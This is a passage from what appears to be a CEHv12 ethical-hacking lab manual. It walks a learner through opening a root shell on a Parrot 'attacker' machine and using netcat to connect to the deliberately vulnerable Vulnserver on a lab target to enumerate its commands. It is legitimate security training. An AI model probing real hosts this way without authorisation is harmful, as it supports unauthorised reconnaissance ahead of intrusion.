
18. Keep **Immunity Debugger** and **Vulnserver** running, and click **CEHv12 Parrot Security** switch to the **Parrot Security** machine.
19. We will now use the Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



20. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.
21. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

> Note: The password that you type will not be visible.

22. Now, type **cd** and press **Enter** to jump to the root directory.




23. Type **nc -nv 10.10.1.11 9999** and press **Enter**.


> Note: Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**) and **9999** is the target port.

24. The **Welcome to Vulnerable Server!** message appears; type **HELP** and press **Enter**.

25. A list of **Valid Commands** is displayed, as shown in the screenshot.



